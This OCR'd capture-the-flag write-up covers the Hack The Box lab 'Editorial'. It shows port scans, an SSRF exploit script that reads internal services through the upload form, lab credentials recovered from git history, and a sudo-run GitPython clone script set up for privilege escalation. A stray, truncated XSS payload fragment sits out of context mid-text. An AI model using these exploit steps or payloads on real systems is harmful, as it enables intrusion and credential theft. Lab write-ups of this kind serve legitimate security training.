
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.129.168.7 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 11:02 IST
Nmap scan report for 10.129.168.7
Host is up (0.22s latency).
Not shown: 64110 closed tcp ports (reset), 1423 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.53 seconds
```


2) Checked the Website



3) There is a upload functionality



4) Our file is being uploaded into static with arbitrary name




5) Checked for more pages

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://editorial.htb/FUZZ' -ic -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://editorial.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 8577, Words: 1774, Lines: 177, Duration: 239ms]
about                   [Status: 200, Size: 2939, Words: 492, Lines: 72, Duration: 246ms]
upload                  [Status: 200, Size: 7140, Words: 1952, Lines: 210, Duration: 234ms]
                        [Status: 200, Size: 8577, Words: 1774, Lines: 177, Duration: 226ms]
:: Progress: [87651/87651] :: Job [1/1] :: 871 req/sec :: Duration: [0:02:01] :: Errors: 0 ::
```

<img onerror="eval(atob('

Vulnerability Assessment

1) Found ssrf vulnerability



2) Enumerated internal applications
https://nullsec.us/top-1-000-tcp-and-udp-ports-nmap-default/

```python
import requests

url = "http://editorial.htb/upload-cover"
top_ports = [...]
for port in top_ports:
    print(f"\r\033[2KTrying: {port}", end='')
    multipart_form_data = {
        "bookurl": (None, f"http://127.0.0.1:{port}/"),
```

```
        "bookfile": ("", "", "application/octet-stream")
    }

    response = requests.post(url, files=multipart_form_data)
    if response.status_code == 200:
        if 'unsplash' not in response.text.strip():
            file_url = "http://editorial.htb/" + response.text.strip()
            file_response = requests.get(file_url)
            print(f"{port} Fetched file content:", file_response.text)
```

3) Found open internal port 5000

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q python3 exploit.py
Trying: 50005000 Fetched file content: <!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>

Trying: 65389
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q python3 exploit.py
Fetched file content: {"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","method
s":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"
description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retri
eve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a li
st of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpo
int":"/api/latest/metadata","methods":"GET"}}]}
```


exploit.py

```python
import requests

url = "http://editorial.htb/upload-cover"
multipart_form_data = {
    "bookurl": (None, f"http://127.0.0.1:5000/api/latest/metadata/changelog"),
    "bookfile": ("", "", "application/octet-stream")
}

response = requests.post(url, files=multipart_form_data)
if response.status_code == 200:
    if 'unsplash' not in response.text.strip():
        file_url = "http://editorial.htb/" + response.text.strip()
        file_response = requests.get(file_url)
        print(f"Fetched file content:", file_response.text)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS zsh - vigneswar


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q python3 exploit.py
Fetched file content: [{"1":{"api_route":"/api/v1/metadata/","contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Editorial El Tiemp
o Por Arriba"}},{"1.1":{"api_route":"/api/v1.1/metadata/","contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Ed Tiempo Arriba"}},{
"1.2":{"contact_email_1":"soporte@tiempoarriba.oc","contact_email_2":"info@tiempoarriba.oc","editorial":"Editorial Tiempo Arriba","endpoint":"/api/v1.2/metadata/"}},{"2":{"conta
ct_email":"info@tiempoarriba.moc.oc","editorial":"Editorial Tiempo Arriba","endpoint":"/api/v2/metadata/"}}]
```

4) Found exposed credentials



Exploitation

1) Got ssh
dev:dev080217_devAPI!@



Privilege Escalation

1) Found a .git, checked previous commits

```
dev@editorial:~/apps$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
       faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

    feat: create editorial app

    * This contains the base of this project.
    * Also we add a feature to enable to external authors send us their
       books and validate a future post in our editorial.
dev@editorial:~/apps$ git checkout 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
```

2) Found a cronjob running

```
2024/06/16 07:52:36 CMD: UID=0     PID=2     |
2024/06/16 07:52:36 CMD: UID=0     PID=1     | /sbin/init
2024/06/16 07:53:01 CMD: UID=0     PID=18969 | /usr/sbin/CRON -f -P
2024/06/16 07:53:01 CMD: UID=0     PID=18970 | /usr/sbin/CRON -f -P
2024/06/16 07:53:01 CMD: UID=33    PID=18973 | rm -f /opt/apps/app_editorial/static/uploads/.
2024/06/16 07:53:01 CMD: UID=33    PID=18972 | find /opt/apps/app_editorial/static/uploads/. -exec rm -f {} ;
2024/06/16 07:53:01 CMD: UID=33    PID=18971 | /bin/bash /opt/internal_apps/environment_scripts/clear.sh
2024/06/16 07:53:01 CMD: UID=33    PID=18974 | rm -f /opt/apps/app_editorial/static/uploads/./fb4ca071-c968-46a8-9b6b-1e20568ea142
```

3) Found credentials for prod user

```
dev@editorial:~/apps$ git log --follow -p app_api/app.py
commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

diff --git a/app_api/app.py b/app_api/app.py
index 3373b14..9d7e1d5 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -71,4 +71,4 @@ def api_mail_new_authors():
 # Start program
 # ------------------------------
 if __name__ == '__main__':
-    app.run(host='127.0.0.1', port=5001, debug=True)
+    app.run(host='127.0.0.1', port=5000)

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

diff --git a/app_api/app.py b/app_api/app.py
index 61b786f..3373b14 100644
--- a/app_api/app.py
+++ b/app_api/app.py
@@ -64,7 +64,7 @@ def index():
 @app.route(api_route + '/authors/message', methods=['GET'])
 def api_mail_new_authors():
     return jsonify({
-        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to th
e table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to chang
e your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support
you.\n\nBest regards, " + api_editorial_name + " Team."
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to th
```

prod:080217_Producti0n_2023!@

4) Found sudo permissions

```
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:~$
```

```
prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
prod@editorial:~$
```

